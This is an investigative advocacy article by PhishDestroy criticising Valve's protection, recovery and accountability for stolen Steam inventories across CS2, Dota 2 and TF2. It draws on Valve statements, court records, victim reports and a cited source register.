The Dota cases show an inventory functioning as a personal collection: attached to a hero, a period of play and the player's own history. A lower resale price does not make its theft a minor loss. Some players describe leaving after losing that collection. Their experience belongs in Valve's security account alongside the price of the stolen items.

CS2's outside markets and gambling services assign another role to highly liquid items: a repeatedly transferred store of exchange value. Dota Arcanas and TF2 keys also have specific trading roles, but a game-wide slogan about "cosmetics" hides these differences. Our question is why Valve addresses all three communities together while offering different recovery mechanisms and leaving each community's losses unaccounted for.

PHISHDESTROY'S COMPARISON / THREE DIFFERENT ITEM ROLES

Attachment. Circulation. Recovery.

Choose a game to follow the role highlighted in this investigation. This is a qualitative comparison of the cases and instruments discussed below.

CS2 / SELECTED LIQUID SKINS

01 / THE PLAYER**A favourite appearance.**
A skin can become part of the player's loadout and identity.

02 / THE OUTSIDE ECONOMY**A circulating instrument.**
Selected liquid skins are priced, transferred and used for settlement by outside markets and gambling services.

03 / THE REMEDY**Protected trades.**
CS2 has the trade-reversal route described in Valve's Trade Protection FAQ. Market and Wallet losses have other rules.

[E32] Trade Protection · Outside settlement record ↗

DOTA 2 / THE PERSONAL COLLECTION

01 / THE PLAYER**A hero. A history.**
Victim accounts centre on a collection attached to a hero, a style and years of play.

02 / THE OUTSIDE ECONOMY**Item-specific liquidity.**
Arcanas and other transferable items have trading roles. Price alone does not account for the personal loss.

03 / THE REMEDY**Outside CS2's reversal.**
The FAQ's supported-game scope leaves Dota outside that recovery route. Valve should explain its protection and restoration policy.

[E102] Preserved Dota testimony · [E32] Supported-game scope

TF2 / THE KEY AND THE COLLECTION

01 / THE PLAYER**A collected identity.**
Cosmetic appearance and rarity remain part of what the player values.

02 / THE OUTSIDE ECONOMY**A tradable key.**
The Mann Co. Supply Crate Key is documented as tradable and marketable. Follow its role after the CS:GO key restriction.

03 / THE REMEDY**A different intervention.**
Valve designed a selective remedy for the 2019 issuance bug. Theft recovery and CS2's trade reversal need their own explanation.

[E81] TF2 key · [E107] Issuance-bug remedy
PhishDestroy's comparison of attachment, circulation and recovery.

THE INVESTIGATION'S COMPARISON

A favourite item and a circulating chip have different roles.

The Dota testimony shows a collection becoming personal through its connection to a hero, a style and years of play. Losing it can remove part of the reason to return to the game. The significance of that loss is not captured by a cheap item's market price. The victim reports belong beside the financial ledger, because the harm includes the relationship with the game.

In the CS2 services examined by this investigation, selected liquid skins function as exchange instruments: deposited, priced, wagered, transferred and resold. Their usefulness to the surrounding business depends on movement. A player keeping a favourite skin indefinitely contributes differently from a player repeatedly circulating value through trades, markets and gambling services.

PhishDestroy's criticism is that this circulation has become a commercial dependency around CS2. Outside platforms recruit and monetise the movement of Steam-issued items, while the player carries the risk of theft, restrictions and failed recovery. The "purely cosmetic" description leaves this economic machinery out of the explanation.

Dota Arcanas and TF2 keys require their own item-level analysis. Their trading roles do not erase the personal significance of another player's collection. Addressing all three communities creates a duty to explain each game's losses and remedies, rather than borrow a CS2 protection feature as reassurance for everyone. Follow the transaction mechanism ↗ · Follow the outside settlement services ↗

03
THE ISSUER'S ADMISSION / THE COURT'S ORDER

The monetary function was already on the record.

VALVE / KEY CHANGE**28 OCT 2019**

Valve stopped newly purchased CS:GO keys from circulating.

Valve said fraud networks were using keys to liquidate proceeds and believed nearly all purchased keys subsequently traded or sold were fraud-sourced. It made new in-game key purchases non-tradable and non-marketable. Existing keys retained those functions. [E94]

Valve's own explanation identifies a monetary use for game items and a restriction the issuer could impose. The distinction between existing keys and new purchases also shows how precisely it could change the trading function.

TF2's Mann Co. Supply Crate Key remains a documented tradable and marketable instrument. After Valve restricted new CS:GO keys in 2019, what monitoring followed the other liquid instruments on its own platform? Publish the cross-game review, the services identified and the restrictions actually applied. The issuer cannot end its explanation at the boundary between two games. [E81]

08 JUN 2018OPSKINS / A NAMED TARGET AND A DEADLINE

Valve could direct enforcement at the operator.

After ExpressTrade launched, Valve said it violated the Subscriber Agreement and enabled avoidance of Valve's policies. The company published a demand to stop and announced that OPSkins' Steam accounts would be locked by 21 June. [E108]

The record names a business, a practice and an account-level deadline. Apply that level of detail to the operators warned in 2016 and to the later P2P model: what was disabled, what reappeared and which business actually lost the ability to operate?

The transition to player-held inventory ↗
ONTARIO / PLETERSKI & AP PRIVATE EQUITYORDER + TRUSTEE'S REPORT
THE CANADIAN ORDER TESTED VALVE'S CONTROL.

Disclose the records. Freeze the accounts.

06 JUN 2024
The Ontario court ordered Steam to disclose account information and freeze the bankrupt's accounts.

25 JUN 2024
The trustee records receiving login, account, inventory and trade histories for five accounts.

153+skins in the trustee's trade analysis
CAD 430,312trustee's estimated value
The 11 July report concerns Aiden Pleterski and AP Private Equity. The trustee identifies more than 100 trades during bankruptcy and infers cryptocurrency settlement. The court order and the records subsequently supplied by Steam show that inventory, account histories and transfer restrictions can become concrete instruments of asset recovery. [E95]

Order §§3–4 · PDF p. 12 ↗
THE ENFORCEMENT DEMAND
Follow the item, identify the account, preserve the history and explain the restriction. Those are concrete requests directed at the issuer and custodian of the record. The Canadian file gives the investigation a documented example to put beside Valve's general statements about control.

THE SEPARATE TERRITORIAL QUESTION**Trace the regional funding intermediaries.**The MTS page, payment terms and records needed to assess sanctions exposure ↗
AFTER THE 2019 KEY RESTRICTION

The monetary function did not disappear with one restriction.

Valve's own 2019 explanation records fraud networks using CS:GO keys to liquidate proceeds. The company then changed what newly purchased keys could do. That admission is central to this investigation: the issuer knew that a game item could serve as a financial instrument and could intervene in its circulation. [E94]

The next question follows the value into other instruments and services: pre-existing keys, TF2 keys, liquid skins, outside exchanges and cryptocurrency settlement. Our investigation asks what Valve monitored after the change, which routes it identified and how its controls followed the displaced activity.

The Canadian asset-recovery file supplies a concrete account-and-inventory trail to place alongside that question. The payment chapters examine intermediaries, territorial restrictions and the movement from skins into platform balances, vouchers and cryptocurrency. The inquiry follows those documented mechanisms; it does not need an unrelated scandal to explain why the "cosmetic" label is economically inadequate. [E95] Follow the voucher route ↗ · Follow custody and release control ↗

04
KNOWN LOSSES / MEASURABLE RESPONSIBILITY

A ban total cannot replace a security loss ledger.

VALVE'S OWN HISTORICAL FIGURE**77,000**accounts hijacked and emptied per month
In December 2015, Valve reported this scale and described organised theft aimed at experienced users as well as newcomers. It also recognised the monetary incentive created by item trading. This is a dated baseline, not a current monthly estimate or a cumulative count. [E96]

How much loss followed a known defect, and how long did Valve leave that defect in place? Answering requires the incident records, notice dates, fixes and remedies in Valve's possession. Neither the 2015 figure nor the later million-account total — the March 2026 statement reporting over one million locked accounts [E14] — supplies that breakdown.

POSTED 07 JUL 2022DOTA / WALLET LOSS REPORT

44 purchases. About US$500 lost.

The author reports unauthorised purchases of low-value Dota items on 6 July and says support sent template replies. The disputed route is the Market and Wallet. [E102]

Read the original account ↗

POSTED 09 MAY 2025QUÉBEC / RECOVERY DISPUTE

About US$10,000. A disputed support reset.

The author reports that support reset credentials and removed protections in an earlier incident, followed by inventory theft and refusal to restore. The authenticated recovery decision sits in Valve's support records; Valve should produce it. [E102]

Read the original account ↗

These are dated victim reports. The account and support logs that would settle them are held by Valve and belong in the disclosure demand. A standard warning about suspicious links does not resolve the specific transaction or recovery decision being disputed.

01 / ACCOUNT AUTHORITY

Keys and sessions

Record the credential involved, its creation and use, confirmation prompts and the actions it authorised. The historical key-registration issue and the later session-token workflows must be tested separately.

Historical API-key record ↗

02 / ITEM MOVEMENT

Trades and Market sales

A substituted trade, a direct transfer and a Market purchase move value differently. Identify the receiving account, the confirmation event and the remedy applicable to that route.

The Market loss route ↗

03 / CLIENT EXPOSURE

Browser and recovery

A malicious page, a renderer exploit and a support-mediated account reset need their own evidence. A single label such as "API scam" conceals the stage where protection failed.

The dated filter audit ↗

STEAMWEBHELPER / CEF / DESTINATION CHECKS

Valve owns the protection delivered inside its client.

DARKNAVY's June 2024 research documents Steam's embedded Chromium architecture and historical exploitation. It puts the browser security timeline directly into the accountability record: exposure, disclosure, patching and the consequences for users. [E47]

Chromium documents Google-service and API integration choices; the CEF maintainer describes its upstream Safe Browsing default. Valve controls the configuration it ships. It should disclose its actual service connections, reputation checks, patching cadence and the reasons for excluding any available protection. [E104] [E97]

THE DISCLOSURE THAT WOULD SETTLE IT

Publish the shipped CEF version, patch lag, sandbox settings, active reputation services and reproducible warning results across the client, overlay and Big Picture. Compare the same dated destinations and record which protection actually stopped the visit.

The dossier's embedded-browser investigation places the user's actual protection on the record. A failed warning in a captured build is a concrete failure to address. Valve controls the shipped configuration and should disclose which services it enables, which it excludes, how quickly it patches and what those choices mean for users exposed to malicious destinations.
Read the wider browser investigation ↗

VAC / KERNEL ACCESS / PLATFORM STRATEGY

Valve chooses the architecture. Users bear the consequences.

THE COMPARISON VALVE MUST ANSWER

Kernel-level protection is already deployed.

Riot documents Vanguard's kernel-mode driver. FACEIT describes a kernel driver, client and server SDK for protected CS2 matches, with Windows-only availability. These are deployed approaches to protecting competitive play. Microsoft documents the driver-signing and compatibility requirements that govern this route. [E109] [E99] [E98]

VALVE'S RESPONSIBILITY TO ITS USERS

Explain the gaps. Account for the damage.

Valve must account for cheats that survive its protections, the time they remain active, the matches they affect and the users left without an effective remedy. Detection coverage, response times, erroneous bans and appeal outcomes belong in that account. A technical strategy is judged by the protection it delivers to players.

Valve's own Steamworks guidance recommends authoritative servers and explains how game-ban systems should communicate with affected users. That gives Valve a standard against which its implementation and treatment of users can be examined. Publish how the layers work together, where coverage fails and how those failures are remedied. [E106]

PhishDestroy's criticism is directed at Valve's priorities. SteamOS, Proton and control over its browser and anti-cheat stack serve Valve's platform strategy. Corporate independence does not discharge its responsibility for security. When users face cheating, inventory theft or

ineffective recovery, Valve owes an account of the protection it shipped, the alternatives it rejected and the consequences it accepted. The relevant configuration and decision records are in Valve's hands; producing them is part of accountability.

THE QUESTION TO VALVE
What protection did your architecture leave missing, who carried the cost, and what have you changed to prevent the same harm recurring?

PHISHDESTROY'S ARCHITECTURAL CRITICISM

Corporate independence has a cost paid by the user.

We read the browser and anti-cheat decisions together. Steam embeds a browser whose protection depends on the shipped version, services, sandbox and updates. Competitive play depends on a protection architecture that can detect and interrupt the cheats players actually face. Valve chooses both implementations and controls the account and inventory that become exposed when protection fails.

Control of the platform and independence from other technology companies carry exceptional weight in those choices: integrating browser reputation services raises a relationship with Google; deploying a Windows kernel driver brings signing, testing and compatibility obligations in Microsoft's ecosystem. SteamOS, Linux and Proton also form part of Valve's platform strategy. [E104] [E98]

That corporate preference is the object of our criticism. When Valve rejects, delays or weakens an available protection to preserve autonomy, users bear the consequence through compromised accounts, missing inventories and matches affected by cheating — the failed warning in the captured build is that consequence on record. Calling the trade-off privacy does not account for that cost. Valve should disclose the decision, the alternative considered, the protection lost and the remedy offered to the people affected.

The browser and VAC therefore belong in the same accountability question: whose independence did the architecture protect, and whose security remained exposed?

THE LOSS LEDGER

How many accounts, how many inventories, how many years?

Valve should publish the history of the credential and session pathways abused to take inventories: when each mechanism became known, when it changed, what replaced it and how many users lost value before an effective fix. API-key theft, stolen browser sessions and token-return pathways need their own dates and loss records.

A new interface or a large ban announcement does not repay a stolen inventory. The measure is the loss prevented, the access abuse stopped and the remedy delivered. Inspect the access mechanisms ↗ · Inspect the extension's remote commands ↗

05
REVENUE BEFORE THE BAN / LOSSES AFTER IT

Count what the farm pays. Then count what enforcement stops.

Valve’s CS2 documentation connects Prime status with weekly item rewards. That creates an economic question about paid access, item issuance and repeat account purchases. Answer it with a purchase cohort and transaction ledger. [E100]

The farm’s economics depend on how little hardware time each running instance consumes. Reducing rendering load and sharing resources increases the number of accounts a given setup can sustain. Microsoft documents GPU resource sharing across virtual machines. Valve should explain which signals it uses to identify such automation, which controls interrupt it and how long the farm continues earning before intervention. [E105]

EXPLORE THE THREE-MONTH PAYBACK SCENARIOEDITABLE SCENARIO · PHISHDESTROY’S RESEARCH BENCHMARK
Use one currency throughout. The starting values are illustrative assumptions, not current prices or expected returns.

ILLUSTRATIVE RESULT / CURRENCY UNITS
Simple break-even**14.4 weeks**

Gross entitlement spending
15,000.00

Weekly net per account
1.25

Net needed for 13-week recovery
1.38

After 13 weeks: 90.3% of the initial entitlement and setup cost recovered.

Weeks = (entitlement + setup) ÷ (weekly receipts − weekly cost).

This simple scenario excludes bans, replacement purchases, price changes and time without earnings. Gross spending is not Valve’s recognised net revenue: taxes, refunds and the purchase channel must be reconciled. A Steam ban count supplies none of these inputs.

POPULATION**Which accounts?**
Newly purchased entitlements, legacy access, stolen accounts and ordinary users need separate cohorts.

RECEIPTS**What did Valve receive?**
Reconcile entitlement receipts, case purchases and internal Market fees. External trade value is a separate flow.

ENFORCEMENT**What changed after the ban?**
Track inventory restrictions, replacement accounts, continued operations and successful appeals.

THE UNCLASSIFIED POPULATION

Which half of a ten-million economy did the lock hit?

The population behind the ban count was never classified. Of roughly ten million accounts in this economy, about half sit above the $5 “non-limited” threshold — the tier that unlocks the Market and the Web API. [E66] Valve has never said how many of the locked million came from that half, or why “commercial use” is the charge applied to accounts whose only commerce was playing.

The classification records are Valve’s to produce: the limited and non-limited split of the locked accounts, the qualifying spend behind each, and the clause actually invoked. Publish them, and the ban count becomes an account of who was stopped — not a number over an unexamined population.

THE INCENTIVE TEST

Valve’s receipts and the farm’s continued operation belong in the same account. Match entitlement purchases, item issuance, Market fees, restrictions and replacement accounts over time. That would show the commercial benefit accumulated before a ban and whether enforcement actually stopped the operation.

WHO COLLECTS BEFORE THE BAN?

The farm’s payback period is also a revenue question.

PhishDestroy’s working benchmark is a farm designed to recover its setup cost in roughly three months. The calculator above makes the inputs visible: account entitlements, recurring costs, sale proceeds and losses from restrictions. A farm’s purchase and replacement cycle can generate revenue for Valve before enforcement arrives.

That is the relationship this investigation asks Valve to explain. Publish what these accounts paid, when the activity was recognised, what value was returned and whether the same operation resumed under replacement accounts. The scale of a ban announcement should lead to that ledger.

THE REVENUE BEFORE THE BAN / AN ILLUSTRATED AUDIT ROUTE

Follow the receipt through the cycle.

The model shows the records to join. The payback calculator above provides the editable arithmetic.

01 / PAID ACCESS

The first receipt precedes enforcement.

The scenario begins with newly purchased entitlements for the farm's accounts. The payment and the account cohort are the first entries to reconcile.

Purchase date · account cohort · entitlement · receipt · refund

02 / ITEM REWARDS

Paid eligibility leads to item issuance.

Valve's CS2 documentation connects Prime status with weekly item rewards. Follow what the eligible accounts receive, when the activity is recognised and which protection interrupts it.

Eligible account · reward date · issued item · activity record

03 / SALE AND PROCEEDS

Follow the item into realised value.

The farm's receipts depend on the route and fees. An internal Steam Market transaction and an outside cash sale leave different ledgers. Reconcile the reward, transfer, sale and money actually received.

Item identifier · transfer · venue · sale proceeds · retained fees

04 / BAN OR REPLACEMENT

Did the intervention end the business cycle?

A restriction changes the account's access. The investigation asks whether the same operation continues, replaces its accounts or loses the ability to earn. Follow purchases and losses after the intervention.

Restriction date · retained inventory · replacement account · later receipts

Stage 1 of 4: Paid access.

LOW RENDERING LOAD / MANY ACCOUNTS

The farm is a business relationship before it is a ban statistic.

The model examined by PhishDestroy reduces rendering work through minimal settings and small output dimensions, then distributes available resources across many running clients. The business calculation starts with the accounts sustained by that setup and the rewards they can

realise. Those inputs belong in the farm's economics alongside electricity, hosting, equipment and replacement costs.

Our criticism is the incentive relationship: the farm seeks recurring item proceeds; Valve can receive payments for access, replacement accounts and internal transactions. Enforcement that periodically removes accounts can coexist with a purchase-and-replacement cycle. The investigation asks whether intervention disrupts that cycle or leaves it commercially viable.

A roughly three-month recovery target is the author's working benchmark, exposed through the editable scenario above. To turn the headline ban count into an account of responsibility, Valve should publish the associated purchases, restrictions, retained fees, surviving operators and repeated registrations. How much did the system receive before the operation was stopped—and was it actually stopped?

06
COLLECTIBLES / PRECEDENTS / COMMUNITY

Labubu, CS2 charms and Valve's chosen analogy.

EARLY 2024

Lisa dates her collecting interest to early 2024.

In an interview published on 8 November 2024, Lisa looks back at her interest in blind boxes and rare collectibles earlier that year. [E112]

The original April post — the first-person collecting record behind the 8 November 2024 interview — remains a separately sought primary source.

02 OCT 2024

Valve introduces the Armory and weapon charms.

The official release describes paid passes, play-earned credits and item redemption. It places another cosmetic product inside Valve's monetisation architecture. [E101]

11 MAR 2026

Valve invokes Labubu in its public defence.

The statement compares mystery boxes with physical collectibles. Valve issues the item, sets the paid sequence, executes the transfers and can stop the holder from using the market. The collectible comparison erases every one of those issuer powers. [E14]

Valve chose a collectible associated with a recent, highly commercial collecting boom. Put that choice beside the sequence: Lisa dates her collecting interest to early 2024; Valve introduces CS2 weapon charms on 2 October 2024; Valve invokes Labubu in its 11 March 2026 defence.

PhishDestroy's argument is that the analogy makes paid random outcomes feel like familiar collecting while directing attention away from Steam's liquid item economy and the issuer's control. The commercial role of appearance is also visible in the seven-Major inspect dataset ↗.

THE COMMERCIAL SCALE OF THE COMPARISON

THE MONSTERS revenue

POP MART annual report · RMB billions · scale 0–15

2024**3.04 billion RMB**
2025**14.16 billion RMB**
Company-reported revenue for the full IP that includes Labubu, not resale turnover or Labubu alone. These figures show the commercial scale of the collectible market that Valve chose for its analogy. [E111]

STEAM'S OWN TRANSFER ECONOMY

Read the actual transfer architecture.

The useful comparison with FIFA is the architecture of value. Steam combines transferable inventory, an internal Market and outside sale routes. Valve created and administers the transfer infrastructure on which that liquidity depends. A judgment about EA's implementation cannot answer questions about Valve's own system. Valve's regional response in the Netherlands belongs at the centre of that comparison: when the obligation changes, the platform can change access. [E89] Follow the regional-control record ↗

THE COMMUNITY'S SECURITY PROBLEM

Players ask for protection.

In the community material examined by PhishDestroy, the appeal to privacy repeatedly meets ridicule and complaints about cheating, fraud and the security of inventories. Valve's defence fails to answer the problem those players experience: a platform with extensive records and commercial control that still leaves them exposed. Their demand is effective protection and a remedy after loss.

▼ **The statement and the research record**
Valve published the response on 11 March 2026. Its choice of audience, collectible analogy and privacy argument are the subjects of this analysis. The investigation treats the publication as the company's position.

The broader dossier brings together support records, community discussions, reviews, technical material and commercial data. Those streams are used to examine how Valve's public account compares with its users' experience. The source archive preserves the dated records behind each part of that examination.

THE AUTHOR'S ECONOMIC COMPARISON

Steam’s exchange architecture is the issue.

PhishDestroy compares Steam’s liquid item economy with an exchange: the issuer creates the asset, defines its permissions, supplies the transfer infrastructure and records the internal market, while outside venues supply cash trading and gambling settlement. This is why we reject FIFA as a substitute explanation for Valve’s system. The relevant questions are liquidity, conversion, custody, control and the paid random transaction.

Valve’s API, trading functions and Market were created by Valve. Outside operators commercialise access to that infrastructure. Our criticism is directed at the platform that supplies and administers it, and at an enforcement account that counts restricted accounts while leaving the surrounding business capabilities unexplained. Follow the ledger and item routes ↗ · Follow Steam access ↗

07
THE RECORD VALVE SHOULD PRODUCE

Turn the defence into an auditable account.

1. 01

   ### Protection by game and route.

   Publish theft losses, reversals, refusals and the reason Dota 2 and TF2 remain outside Trade Protection. Separate trades, Market purchases, gifts and recovery incidents.

2. 02

   ### The post-2019 fraud trace.

   Identify the financial instruments monitored after new CS:GO keys stopped circulating, the flows displaced and the interventions that followed.

3. 03

   ### Notice, fix, exposure and remedy.

   For each security failure, provide the first notice, affected builds, exploitation evidence, patch date, affected population and compensation or restoration outcome.

4. 04

   ### The money behind account enforcement.

   Reconcile the relevant account cohorts with entitlement receipts, item issuance, fees, restrictions, repeat purchases and operator survival.

5. 05

The design decisions and their cost.

Disclose browser protection settings, anti-cheat coverage and measured trade-offs. Make the decisions that affect user security open to independent examination.

THE FINDING

The items have an economic function. Valve has operational control. Protection and accountability must match both. The record now contains Valve's own fraud admission, a court-directed account disclosure and a documented gap between the three games named in its defence.

HOW PHISHDESTROY CONNECTS THE RECORD

The investigation follows the same mechanism across datasets.

Our approach brings together development material, other games, public reviews, community discussions, support experiences, court documents and the commercial services built around Steam. These are different views of the same system: what Valve issues, what it records, what outside operators do with that access and what happens to the person who loses an account or inventory.

The review-incentive chapter adds a further acquisition layer. A giveaway recruits public reviews; those reviews help establish trust in an extension; the extension then requests access and operates inside Steam's interface. The code case follows that access into registered account operations. The questions about protection and enforcement travel through the whole chain. Review incentives and developer replies ↗ · The SIH account-operation record ↗

08
THE PUBLIC RECORD

Inspect the evidence.

26 RECORDS
Sources cited in this article appear first. Select "All records" to inspect the complete 107-record register shared by the investigation; the dedicated evidence files retain their own detailed registers.

▼ **Research method and source status**

Reviewed 11 October 2026 UTC. The game comparison uses the current Trade Protection FAQ and the separate general hold policy. The Canadian exhibit distinguishes the court's order from the trustee's account and valuation. Victim reports retain their original dates and source links.

The farm model exposes its assumptions and arithmetic. Technical sources identify the documented architectures; the requested Steam-specific record includes the shipped configuration and observed protection. The New York exhibit is the February complaint, with its allegations and requested remedies attributed to the filing.

Cited source records

E14 · About the New York Attorney General lawsuit against Valve

Publisher: Valve

Date: 11 Mar 2026

Supports: The public collectibles comparison, optional and cosmetic framing, transferability argument, account-ban total, privacy objections and legislative position.

Scope: Corporate public response dated 11 March 2026; linked alongside the filed complaint and the investigation's analysis.

https://help.steampowered.com/en/faqs/view/6300-A6C4-519D-A3F5

E32 · Trade Protected Items

Publisher: Valve / Steam Support

Date: Live FAQ · feature introduced July 2025

Supports: Seven-day protection, reversal of eligible trades and the initiating account's thirty-day trade and market cooldown.

Scope: The platform-defined reversal mechanism affecting delivery and outside operators' balance-release timing.

https://help.steampowered.com/en/faqs/view/365F-4BEE-2AE2-7BDD

E38 · People of New York v. Valve Corporation — filed complaint

Publisher: New York Attorney General / NYSCEF

Date: 25 Feb 2026

Supports: Court, filing date, index 450952/2026, allegations, statutory bases and requested remedies.

Scope: NYSCEF document 2; 52-page court-stamped complaint. Requested relief appears on PDF pages 50–51.

https://ag.ny.gov/sites/default/files/court-filings/new-york-v-valve-corporation-complaint-2026.pdf

E110 · Steam China

Publisher: Valve / Steamworks

Date: Current documentation · reviewed 11 Oct 2026

Supports: Valve identifies Perfect World as its onshore Steam China partner and government approval as a prerequisite for publishing games.

Scope: Official documentation of the Steam China publishing process, local partnership and approval requirements.

https://partner.steamgames.com/doc/store/china?l=english

E103 · Steam Trade and Market Holds

Publisher: Valve / Steam Support

Date: Current FAQ · reviewed 11 Oct 2026

Supports: General pre-delivery holds, authenticator conditions and restrictions after cancellation.

Scope: A delivery hold differs from CS2's reversal of completed protected trades. Item-specific restrictions also vary.

https://help.steampowered.com/en/faqs/view/34A1-EA3F-83ED-54AB

E107 · Update on The Crate Depression of 2019

Publisher: Valve / Team Fortress 2

Date: 2 Aug 2019 · updated 16 Aug

Supports: Valve's response to guaranteed Unusual drops: trade locks, selective release, deleted-item restoration and refunds.

Scope: Valve's announced remedy for the TF2 item-issuance incident and treatment of affected items.

https://www.teamfortress.com/post.php?id=53025

E102 · Selected support records — dated posts and source links

Publisher: PhishDestroy / preserved public user testimony

Date: 2021–2025 posts · 2026 collection

Supports: Preserved Dota restoration, Wallet-loss and Québec account-recovery reports, with original post links.

Scope: Preserved first-person reports with dates and original links: Dota restoration, Wallet losses and account recovery.

https://phishdestroy.io/steam_dossier/steam_tos_assets/selected-support-records.json

E81 · TF2 — Mann Co. Supply Crate Key

Publisher: Valve / Steam Community Market

Date: Current official item listing

Supports: The listing's asset data marks the key as tradable and marketable; the item has a Steam Market order interface.

Scope: Steam's item listing, showing the trading and Market attributes of the TF2 key.

https://steamcommunity.com/market/listings/440/Mann%20Co.%20Supply%20Crate%20Key

E94 · Key Change

Publisher: Valve / Counter-Strike

Date: 28 Oct 2019

Supports: Valve attributed traded newly purchased keys to fraud flows and stopped new keys from being traded or sold on the Market.

Scope: Valve's 28 October 2019 change applies to new key purchases; pre-existing keys retain their trading functions.

https://blog.counter-strike.net/2019/10/26113/

E108 · ExpressTrade — notice to OPSkins

Publisher: Valve / Counter-Strike

Date: 8 Jun 2018

Supports: Valve's demand to cease and announced deadline of 21 June for locking OPSkins Steam accounts.

Scope: Valve's named enforcement target, prohibited practice and June 2018 account-lock deadline.

https://blog.counter-strike.net/expresstrade/

E95 · Pleterski — supplement to the sixth trustee report and Steam Order

Publisher: Ontario Superior Court / Grant Thornton Limited

Date: 11 Jul 2024 · order 6 Jun 2024

Supports: Order §§3–4 and report §§20, 24–25 establish the disclosure and asset-tracing record.

Scope: Trustee report and court order in the Pleterski bankruptcy. Inventory values are the trustee's estimates; cryptocurrency settlement is its inference.

https://doanegrantthornton-docs.webpal.net/document-folder/viewer/docul8LWsxcWho7J/31250879551604896

E96 · Security and Trading

Publisher: Valve / Steam

Date: 9 Dec 2015

Supports: Valve's contemporary estimate of 77,000 hijacked and emptied accounts per month, and its account of the theft economy.

Scope: Valve's estimate for the period covered by its historical account-security publication.

https://store.steampowered.com/oldnews/19618

E47 · Exploiting Steam: Usual and Unusual Ways in the CEF Framework

Publisher: DARKNAVY

Date: 27 Jun 2024

Supports: Firsthand technical description of steamwebhelper and its Chromium Embedded Framework architecture.

Scope: Documents Steam's embedded Chromium architecture and its exploitation history, dated June 2024. The shipped configuration, patch cadence and present protection of steamwebhelper are part of the record requested from Valve.

https://www.darknavy.org/blog/exploiting_steam_usual_and_unusual_ways_in_the_cef_framework/

E104 · API Keys

Publisher: The Chromium Projects

Date: Current documentation · reviewed 11 Oct 2026

Supports: Google-service integration and API-key configuration for Chromium-derived products.

Scope: Chromium documentation of Google-service API keys and integration requirements.

https://www.chromium.org/developers/how-tos/api-keys/

E97 · Build without unrar — Safe Browsing default discussion

Publisher: CEF / maintainer magreenblatt

Date: 12 Mar 2025

Supports: A CEF maintainer states that Safe Browsing remains enabled by default and discusses custom builds.

Scope: CEF maintainer discussion of upstream defaults and build options. The Steam-specific configuration is a disclosure requested from Valve.

https://www.magpcss.org/ceforum/viewtopic.php?f=7&t=20220

E109 · What is FACEIT Anti-cheat and how does it work?

Publisher: FACEIT

Date: 29 Jun 2023 · updated 23 Oct 2025

Supports: FACEIT describes an application, kernel-mode driver and server SDK for protected CS2 matches, and its Windows-only availability.

Scope: FACEIT's account of its client, kernel driver, server integration and supported environment.

https://support.faceit.com/hc/en-us/articles/9394666828188-What-is-FACEIT-Anti-cheat-and-how-does-it-work

E99 · What is Vanguard?

Publisher: Riot Games

Date: 2 Jun 2026

Supports: Riot describes Vanguard's client and kernel-mode driver.

Scope: Riot's description of Vanguard's client, kernel-mode driver and security model.

https://support.riotgames.com/en-us/riot/performance/what-is-vanguard

E98 · Distributing a driver package

Publisher: Microsoft Learn

Date: Updated 15 Jan 2025

Supports: HLK testing, WHQL signing and submitted driver binaries and INF files.

Scope: Microsoft documentation of testing, driver-package submission, signing and distribution requirements.

https://learn.microsoft.com/en-us/windows-hardware/drivers/develop/distributing-a-driver-package

E106 · Anti-cheat and Game Bans

Publisher: Valve / Steamworks

Date: Current documentation · reviewed 11 Oct 2026

Supports: Authoritative-server guidance and communication requirements concerning Game Bans.

Scope: Steamworks guidance on authoritative servers, anti-cheat and communicating game bans.

https://partner.steamgames.com/doc/features/anticheat

E100 · CS2 — Prime Status and Free to Play

Publisher: Valve / Steam Support

Date: Current FAQ · reviewed 11 Oct 2026

Supports: Prime purchase and eligibility for XP and weekly care packages.

Scope: Valve's description of Prime eligibility and weekly rewards. Scenario inputs are exposed in the farm calculator.

https://help.steampowered.com/en/faqs/view/4D81-BB44-4F5C-9B6B

E105 · GPU paravirtualization

Publisher: Microsoft Learn

Date: Updated 7 Feb 2025

Supports: WDDM architecture for shared GPU resources across virtual machines with host kernel-driver involvement.

Scope: Microsoft's GPU-paravirtualisation architecture and sharing of physical resources across virtual machines.

https://learn.microsoft.com/en-us/windows-hardware/drivers/display/gpu-paravirtualization

E66 · Limited User Accounts

Publisher: Valve / Steam Support

Date: Live FAQ · reviewed 10 Oct 2026

Supports: Qualifying $5 spending and specified restricted community features.

Scope: Steam's published requirements for access to trading and the Community Market.

https://help.steampowered.com/en/faqs/view/71D3-35C2-AD96-AA3A

E112 · Lisa's Secret Obsession with POP MART

Publisher: Lisa / Vanity Fair interview

Date: 8 Nov 2024

Supports: First-person interview about collecting, rarity and blind boxes; Lisa dates her interest to early 2024.

Scope: Published on 8 November 2024, the interview supplies a first-person account of Lisa's interest earlier that year. Read alongside the 2 October 2024 Armory release and Valve's 11 March 2026 Labubu comparison.

https://www.vanityfair.com/video/watch/vf-secret-obsessions-lisa

E101 · The Armory — announcement and release notes

Publisher: Valve / Counter-Strike 2

Date: 2 Oct 2024

Supports: Launch of the Armory and charms; passes, credits and item redemption.

Scope: Valve's 2 October 2024 release announcement for the Armory, passes, credits and weapon charms.

https://store.steampowered.com/news/posts/?appgroupname=Counter-Strike%3A+Global+Offensive&appids=730&enddate=1728000977&feed=steam_community_announcements

E111 · Annual Report 2025 — revenue by IP

Publisher: POP MART / HKEX

Date: 21 Apr 2026 · 2024 and 2025 results

Supports: Printed page 27 reports THE MONSTERS revenue of RMB3,040,664,000 in 2024 and RMB14,161,064,000 in 2025.

Scope: Revenue for the whole IP that includes Labubu; resale turnover and Labubu-only figures are separate. The annual results measure the commercial scale of the collectible market Valve chose for its analogy.

https://www1.hkexnews.hk/listedco/listconews/sehk/2026/0421/2026042100394.pdf

E89 · EA / FIFA-FUT — ECLI:NL:RVS:2022:690

Publisher: Raad van State

Date: 9 Mar 2022

Supports: The Council of State overturned the penalty against EA on the implementation-specific record before it.

Scope: The Council of State's 9 March 2022 ruling on EA's FIFA/FUT implementation.

https://www.raadvanstate.nl/uitspraken/@130150/202005769-1-a3/

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

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Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
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```
Build 2026-10-18T11:58:30.589Z
